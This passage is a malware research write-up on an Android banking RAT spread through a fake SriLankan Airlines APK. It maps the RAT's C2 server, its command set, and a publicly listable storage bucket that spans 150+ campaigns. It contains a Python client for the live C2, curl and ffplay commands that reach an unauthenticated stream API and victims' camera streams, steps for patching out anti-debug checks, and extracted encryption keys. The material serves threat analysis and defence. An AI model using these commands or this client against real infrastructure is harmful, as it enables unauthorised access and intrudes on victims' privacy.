The workflow:
nix developto enter the shell- Boot a Genymotion Cloud Android VM via
gmsaas - Push
frida-serverto the device - Install the APK and patch
libdpt.soto NOP thefork()anti-debug call - Spawn with hooks:
frida -U -f com.gkxmp.oledf -l hook_decrypt.js --no-pause
The anti-debug (ptrace(PTRACE_TRACEME) + Frida string detection) initially crashed the app — SIGSEGV at pc=0x0000000000000000, a deliberate null pointer jump to kill the process. We patched the BL fork instruction to MOV w0, #0 in both the arm64 and arm32 libdpt.so, rebuilt the APK with apktool, and re-signed it with apksigner.
One quirk of DPT: when Frida spawns the app, all app-specific classes throw ClassNotFoundException because DPT hasn't loaded them from OoooooOooo yet. Only framework-level hooks (like javax.crypto.Cipher) work at spawn time. The hook script needed setTimeout retry loops to wait for DPT to load the app classes before attaching to them.
Sidestepping BaseAddress — Network Capture
We spent considerable effort attempting to decrypt BuildConfig.BaseAddress (b3PcwoG3aLSbcIUv4MBpWg==) statically. Every conceivable key/mode/derivation combination was tried against it — all failed. The reason: OkhttpKt.doOutput() and every method in its call chain (Rsa_externsKt.getBase64Bytes, RetrofitConfig.initConfig, StrangeFactoryKt init lambdas) are Layer-2 encrypted. We couldn't read the decryption implementation.
Instead, we sidestepped the problem entirely with a network capture on the Genymotion VM:
# Capture all traffic from the running app
adb shell tcpdump -i any -n -s 0 -w /sdcard/capture.pcap &

# Pull and analyze
adb pull /sdcard/capture.pcap

tshark -r capture.pcap -Y "tcp.flags.syn==1 && tcp.flags.ack==0" \
  -T fields -e ip.dst | sort -u
This immediately revealed 156.254.5.40 as the primary C2 destination.
The C2 Infrastructure
Server Fingerprinting
Hitting the C2 IP directly on port 80 returned an aaPanel (BaoTa) default page — a Chinese server management panel. Port scanning revealed the full service map:
| Port | Service | Purpose |
|---|---|---|
| 80 | nginx | Default aaPanel "website stopped" page |
| 443 | nginx + C2 API | Main C2 API (/x/* endpoints) |
| 8080 | SRS HTTP | Media server + HTTP-FLV streaming |
| 16601 | nginx (HTTPS) | aaPanel admin panel |
| 27017 | MongoDB | C2 database (exposed, auth required) |
| 30046 | SRS RTMP | Live victim camera stream ingestion |
| 30047 | SRS API | Stream management (unauthenticated) |
| Property | Value |
|---|---|
| IP | 156.254.5.40 |
| Domain | app.alsllk.top |
| Location | Kuala Lumpur, Malaysia |
| ASN | AS139923 ABCCLOUD SDN.BHD |
| Network | Fastmos Co Limited (156.254.5.0/24), allocated 2025-06-23 |
| Server | nginx + aaPanel (BaoTa), 8 CPUs, 32 GB RAM |
| Backend | Potentially Go (Gin framework) — suggested by error response format and header behavior, not confirmed |
| TLS | Let's Encrypt R13, valid Jan 25 – Apr 25 2026 |
The aaPanel default page on port 80 has a Last-Modified date of November 14, 2024, giving a lower bound for when the server was first provisioned.
One OPSEC error in the API's CORS configuration: the access-control-allow-methods header includes token as a "method" — they accidentally put their auth header name in the methods list instead of allow-headers, confirming token is the authentication header.
Campaign Segmentation
The login request includes a from_source=lkairline parameter identifying this campaign. Different campaigns use different from_source values — these map to the folder names in the MinIO storage (e.g., lkairline → alsililanka-houtai1). This is how the multi-campaign infrastructure is segmented on a shared backend.
Writing the C2 Client
With the encryption cracked, we wrote a full interactive C2 client:
#!/usr/bin/env python3
"""C2 Client for SriLankan Airlines Phishing APK"""
import base64, hashlib, json, requests
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

C2_HOST = "https://app.alsllk.top"
ENCRYPTION_KEY = "W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9"
AES_KEY = hashlib.md5(ENCRYPTION_KEY.encode()).hexdigest().encode()

def encrypt(plaintext: str) -> str:
    cipher = AES.new(AES_KEY, AES.MODE_ECB)
    pt_bytes = pad(plaintext.encode("utf-8"), 16, style="pkcs7")
    return base64.b64encode(cipher.encrypt(pt_bytes)).decode()

def decrypt(b64_ciphertext: str) -> str:
    ct = base64.b64decode(b64_ciphertext)
    cipher = AES.new(AES_KEY, AES.MODE_ECB)
    pt = unpad(cipher.decrypt(ct), 16, style="pkcs7")
    return pt.decode("utf-8")

def login(device_params: dict) -> dict:
    """Register as a fake device. Returns JWT + victim profile."""
    encrypted_body = encrypt(json.dumps(device_params))
    resp = requests.post(
        f"{C2_HOST}/x/login?{urlencode(device_params)}",
        data=json.dumps({"body": encrypted_body}),
        headers={"Content-Type": "application/json", "type": "encryption"},
        verify=False
    )
    return json.loads(decrypt(resp.json()["data"]))
Note: the login sends parameters in both the URL query string AND as an encrypted JSON body with a type: encryption header — the server apparently validates both.
Device Registration Response
Registering as a fake device returned a full victim profile:
{
  "id": 14345,
  "username": "03",
  "phone": "07XXXXXXXX",
  "password": "XXXXXX",
  "salt": "bUgjKFVe75",
  "agent_id": 626,
  "source": "lkairline",
  "remarks": "NO BANK",
  "ip": "XXX.XXX.XXX.XXX",
  "model": "google;Copy of rooted-vm;9;Android;9;",
  "device": "3ca862359fb13cc8",
  "admin_id": 632,
  "video": 1,
  "camera": 0,
  "obstacle": 1,
  "version": "其他",
  "addr": "美国-馬納薩斯",
  "search_password": "XXXX",
  "security_password": "XXXX",
  "on_line": 0
}
Key observations:
- Passwords stored in plaintext — no hashing whatsoever (
password,search_password,security_passwordall in cleartext) agent_idandadmin_idfields indicate a multi-operator structure with separate agent and admin tiers- A
remarksfield where operators annotate victims (e.g., "NO BANK") addrfield shows geo-location in Chinese ("美国-馬納薩斯" = "USA - Manassas")version: "其他"means "Other" in Chinese — device classificationvideo,camera,sms,obstacleboolean flags toggle active surveillance features per victim
JWT Token
Decoding the JWT reveals the operation name:
{
  "exp": 1774716303,
  "site_name": "斯里兰卡-后台1",
  "uid": "14345"
}
site_name translates to "Sri Lanka - Backend 1" — a dedicated targeting operation.
WebSocket Command Channel

The C2 uses WebSocket for real-time device control. Commands use an action field:
{
  "action": "34",
  "uid": 14345,
  "t": 1773852210565824279,
  "data": {}
}
Action Types
We mapped 20+ action types from the decompiled code:
| Action | Handler | Purpose |
|---|---|---|
| 2 | openLight2 |
Control flashlight / screen brightness |
| 5 | sendMsg5 |
Send SMS from victim device |
| 15 | openBankDialog15 |
Show fake bank overlay (credential phishing) |
| 19 | openAPPList19 |
Launch specific app |
| 23 | uninstallAPP23 |
Uninstall app from device |
| 25 | cameraPushInfo25 |
Start camera livestream to C2 |
| 29 | paste29 |
Paste bank card info to clipboard |
| 34 | (accessibility) | Remote UI touch/gesture control |
| 47 | openUrl47 |
Open URL on victim device |
| 61 | openCaptureBankText61 |
Capture text from banking app |
| 62 | actionoOpenBlackPageWs62 |
Screen streaming via WebSocket |
| 97 | pushVideo97 |
Start video stream |
| 116 | audioPushInfo116 |
Start audio recording/streaming |
| 999 | (RemoteLoginCode) | Remote login / session takeover |
The accessibility service (VWABR) enables full remote control — TouchAction, BackAction, HomeAction, RecentAction. Operators can remotely navigate the victim's device, open banking apps, and interact as if holding the phone.
Bot → C2 Responses
| Result Type | Purpose |
|---|---|
InputInfoResult |
Captured keyboard input |
ScreenShotResult |
Screenshot data (base64) |
PermissionInfoResult |
Granted permissions list |
ScreenContentInfoResult |
Scraped screen text |
WatchTimeResult |
Screen recording duration |
Live Victim Surveillance
The SRS media server at port 30047 has an unauthenticated API:
# List active streams
curl -s http://156.254.5.40:30047/api/v1/streams/ | jq

# List connected clients (victims publishing + attackers watching)
curl -s http://156.254.5.40:30047/api/v1/clients/ | jq
Our C2 client's streams command groups publishers (victims) and viewers (attackers):
def list_streams():
    streams_r = requests.get("http://156.254.5.40:30047/api/v1/streams/", timeout=5)
    clients_r = requests.get("http://156.254.5.40:30047/api/v1/clients/", timeout=5)

    publishers = {}   # victim streams
    viewers = {}      # attackers watching

    for c in clients_r.json().get("clients", []):
        name = c.get("name", "")
        if c.get("publish", False):
            publishers[name] = c
        else:
            viewers.setdefault(name, []).append(c)

    for s in streams_r.json().get("streams", []):
        name = s["name"]
        w = s.get("video", {}).get("width", "?")
        h = s.get("video", {}).get("height", "?")
        print(f"[{name}]  {w}x{h}  H.264")

At the time of analysis, we observed active H.264 camera streams at 960x640 resolution being published from victim devices. Streams could be viewed directly:
ffplay rtmp://156.254.5.40:30046/live/<uid>-<session_id>
The stream metadata showed SRS/6.0.184(Hang), H.264 Baseline profile, yuv420p, 24fps. The actual video was a black screen — the victim's screen may have been off, the camera blocked, or the phone in a pocket. The SRS clients API clearly distinguished publishers ("type": "fmle-publish", "publish": true — victims) from viewers ("type": "rtmp-play", "publish": false — attackers watching).
The SRS server had DVR recording enabled, meaning victim footage was also being saved to disk.
Cumulative server traffic since boot (~72 days, since approximately January 6, 2026):
| Metric | Value |
|---|---|
| Total sent to attackers | 451 GB |
| Total received from victims | 128 GB |
| Total connections | 6,856 |
| Server uptime | ~72 days |
Stream names follow the format <uid>-<session_id>, mapping directly to C2 user IDs.
MinIO File Storage — The OPSEC Failure
While testing the C2's file upload endpoint (/x/common-upload), the response URL revealed a second domain:
{"code":1,"data":{"uri":"https://orgapp.top/image/alsililanka-houtai1/7fdc1a630c238af0815181f9faa190f514345kdSJt.jpg"}}
The file naming convention embeds the victim UID: <hash><uid><random>.jpg (here 14345 is our fake device's UID). The domain orgapp.top runs MinIO (S3-compatible object storage), and the bucket is publicly listable with no authentication:
curl -s "https://orgapp.top/image/?list-type=2"
The bucket contains 150+ campaign folders spanning 14+ countries and 21 months of operation (June 2024 – March 2026). A single mc ls reveals the entire operation:
Campaigns by Country
| Country | Folders | Operators | Examples |
|---|---|---|---|
| Vietnam | 40+ | LX, Jady, Hongyun, Laowei, Leo, Wenxi, Siye, Linxi, Aliang, Ly, Huzi, TJ, Mangguo, MZ | VN-Lxhoutai3, vn-hongyunhoutai, vn-leohoutai, huzivn-houtai, lyvnshuiwu2-houtai (tax scam) |
| India | 35+ | CT, TJ, Jady, Leo, Laowei, LX, Ly, Sy, WX2, Jidan, Al | CTyinni-houtai, Tjyinni-houtai, jadyyinni-houtai, jidanyinni-houtai, syyinni-houtai |
| Thailand | 12+ | Pangzong, Qimao, Tianji, Linxi, TJ | taiguopangzong7-houtai (Boss 7), th-kbank-houtai11 (KBank), thqimao5.0-guanlitai |
| Philippines | 5+ | Linxi, Tianji, Tiezhu, TJ | phlinxi-2.5guanlitai, phtianji-2.5guanlitai, tj-Ph-2.5houtai2 |
| South Africa | 7+ | WX, WX2, Al | al-nanfei-houtai6, feizhouwx2-houtai, nfei-guanlitai3, wx-nanfei-houtai |
| Korea | 3 | LX, Wenxi, Al | al-KORhoutai, hanguo-Lxguanlitai, wenxikorea-2.5houtai |
| Mexico | 3 | Al, TJ | al-Mexico-2.5houtai5, tj-Mexico-2.5houtai, tjmoxige2.5-houtai2 |
| Malaysia | 1 | Andy | andymalai-houtai |
| Sri Lanka | 1 | Al | alsililanka-houtai1 (current) |
| Algeria | 1 | Al | alaiji-houtai |
| Brazil | 1 | LX | lx-baxi-houtai |
| Saudi Arabia | 1 | LX | lx-shate-houtai |
| Laos | 1 | Linxi | linxilaos2.5-guanlitai |
| Ecuador | 1 | — | eclaoxie-2.5guanlitai |
Special-Purpose Campaigns
| Folder | Translation | Purpose |
|---|---|---|
hangkong8-2.0guanlitai |
Airlines 8 Admin v2.0 | Earlier airline-themed campaign (Jun–Jul 2024) |
hangkong10-2.0guanlitai |
Airlines 10 Admin v2.0 | Earlier airline-themed campaign (Nov 2024) |
daikuan-9guanlitai |
Loan 9 Admin | Loan scam campaign (Jul 2024) |
exchanges-crypto |
Crypto Exchanges | Crypto exchange phishing (462 files, May–Aug 2025) |
lyvnshuiwu2-houtai |
LY Vietnam Tax 2 | Tax authority impersonation |
lyvnshebao-guanlitai3 |
LY Vietnam Social Insurance 3 | Social insurance scam |
qianyuAIyuyinzhinengxitong |
Qianyu AI Voice Intelligence System | AI-powered voice phishing system |
qianyuaiguanlihoutai |
Qianyu AI Admin Backend | AI system admin panel |
wagerenlian-1.0guanlitai |
Foreign Face Recognition 1.0 | Face recognition for ID verification fraud |
zongguanlitai |
Master Admin Panel | Central management for all campaigns |
zhipianren |
"Scammer" | Literally named "scammer" — internal tooling? |
Tes1t-5.0guanlitai |
Test | Testing/staging environment |
The hangkong folders (航空 = "airlines" in Chinese) date back to mid-2024, proving the SriLankan Airlines campaign is not their first airline-themed attack. The daikuan (贷款 = "loan") and shuiwu (税务 = "tax") folders show they run loan and tax scams alongside banking trojans. Most alarming: qianyuAIyuyinzhinengxitong (千语AI语音智能系统) reveals they have an AI-powered voice phishing system — "Qianyu AI Voice Intelligence System" — suggesting automated vishing at scale.
A single MinIO instance hosting data from every campaign they've ever run — all publicly listable. Major OPSEC failure.
Operator codenames visible across 150+ folders: Al, Andy, Aliang, CT, Hongyun, Huzi, Jady, Jidan, Junge, Laowei, Leo, Linxi, LX, Lwe, Ly, Mangguo, Milu, MZ, Pangzong, Qimao, Siye, Sy, Tianji, Tiezhu, TJ, Wenxi, WX/WX2, Yeqiu.
Version progression visible: v2.0 (2024) → v2.5 (mid-2024) → v3.0 (2025-2026) → v5.0 (latest) — active development across the entire period.
RAT Capabilities
The full capability set from manifest analysis and decompiled code:
- Live camera streaming — H.264 via RTMP to SRS server
- Audio recording — real-time streaming to C2
- Screen recording/streaming — via WebSocket and RTMP
- SMS interception — read and send SMS from victim device
- Bank overlay phishing — fake bank dialogs for 15+ financial institutions
- Remote touch/gesture — full remote control via accessibility service
- App management — install, uninstall, clone apps
- Clipboard manipulation — inject bank card info
- OTP interception — capture and display verification codes
- Contact/data exfiltration — upload contacts, app lists, files
- Device persistence — widget-based persistence, auto-boot receiver, account sync adapter
- Anti-analysis — DPT packing, ptrace anti-debug, Frida detection
Native Libraries
| Library | Purpose |
|---|---|
libdpt.so |
DPT packer — DEX protection, ART hooking, anti-debug |
libASDFGHJ.so |
RAT core — JNI bindings to asd.fgh.utils.FGImpl (Jenkins build artifact) |
libbACviYsz.so |
StrategyUtils — phone/strategy data collection |
libkvBbnFzl.so |
FloatWindowUtils — overlay/floating window management |
libaswwJsBu.so |
RTMP client — camera stream publishing |
libsentry.so |
Crash reporting to sentry.absu.cc |
Attribution
Chinese-Speaking Operators
Every indicator points to Chinese-speaking threat actors:
- All server-side error messages in Chinese (
"参数错误"= "Parameter error") - aaPanel (BaoTa) — Chinese server management panel
- SRS config named
pikachu— internal codename - JWT
site_name:"斯里兰卡-后台1"(Sri Lanka - Backend 1) - MinIO folder names in Chinese pinyin:
houtai(backend),guanlitai(admin panel)
Professional Build Infrastructure
Jenkins CI path found in libbACviYsz.so:
/var/jenkins_home/workspace/remoteEncrypt1/businessPlugins/StrategyUtils/
Automated build pipeline with versioned releases. Module name remoteEncrypt1 suggests multiple encryption variants. Systematic campaign management across 150+ campaigns, 14+ countries, 21 months of continuous operation.
IOCs
Network
156.254.5.40              # Primary C2
app.alsllk.top            # C2 domain
kef.alsllk.top            # C2 subdomain
ador.alsllk.top           # C2 subdomain
orgapp.top                # MinIO file storage
sentry.absu.cc            # Crash reporting (Cloudflare)
srilankan.msncgo.cc       # Phishing page APK download (original)
airlines.msncgo.cc        # Phishing page APK download (rotated)
www.sunwaytech.co.jp      # Found in DEX strings, unconfirmed
APK
Package: com.gkxmp.oledf (real: com.loqzi.cqaik)
Version: 3.0
Build: Rebuild-202603020625
Encryption Keys
BuildConfig.encryptionKey:  W2eCJ989JhDJPr4BJ4m45zp8bEWd9eE9
API AES Key (MD5 derived):  5862e6383518ed075296249ee3b31836
TextEncryptUtils Key:       TlhjRDpOvgE87J8p
TextEncryptUtils IV:        8155708353353624
Rsa_externsKt aesKey:       cfb@PassW0rd0124
DPT RC4 Key:                9cc248209ba8a1a0da745e4fa806e2a6
StrangeFactoryKt Key:       strangefactory25
Sentry
DSN: [email protected]/2
Release: LkAirline_03030625
Server Identifiers
vid-v10wz96                          # Internal server hostname (from SRS API)
pikachu                              # SRS config name (conf/pikachu.conf)
Filesystem
assets/OoooooOooo                    # Packed DEX bytecodes
assets/vwwwwwvwww/arm64/libdpt.so    # DPT packer library
assets/app_acf                       # Application class config
Tools We Built
| Tool | Purpose |
|---|---|
extract_hidden_dex.py |
Extracts real DEX files from DPT stub padding |
read_ooooo_method.py |
Parses OoooooOooo container and patches bytecodes back into DEX |
hook_decrypt.js |
Frida hooks for Cipher.init/doFinal interception |
c2_client.py |
Interactive C2 client — login, decrypt API, WebSocket, stream viewer |
bucket-dump/script.py |
MinIO bucket enumeration and download |
flake.nix |
Nix devshell with adb, frida, gmsaas, ffmpeg, nmap, tshark |
Key Takeaways
- Follow the init chain:
.init_arrayfunctions run beforeJNI_OnLoad— that's where packers do decryption - Look for exported symbols:
DPT_UNKNOWN_DATAwas a globally visible key — convenience over security - Don't trust file sizes: A 10MB DEX with only 6 classes means something is hidden in the padding
- Resource names leak intent: Even without decompiling Java, layout/drawable filenames reveal targeting
- Check for unauthenticated APIs: The SRS streaming API at port 30047 had zero auth — exposing active victim surveillance
- Bucket listing as OPSEC failure: A single publicly-listable MinIO bucket exposed 21 months of multi-country operations
Sample Download
The APK sample, OoooooOooo bytecode payload, and libdpt.so (arm/arm64) are available for fellow researchers:
infected.zip (password: infected)
Reach out to us at [email protected] to get started.
Analysis conducted March 2026. The C2 infrastructure was live and actively surveilling victims at the time of writing. We will be publishing more updates on this campaign — stay tuned and follow us to keep in touch.
Cover artwork generated by Gemini Nano Banana.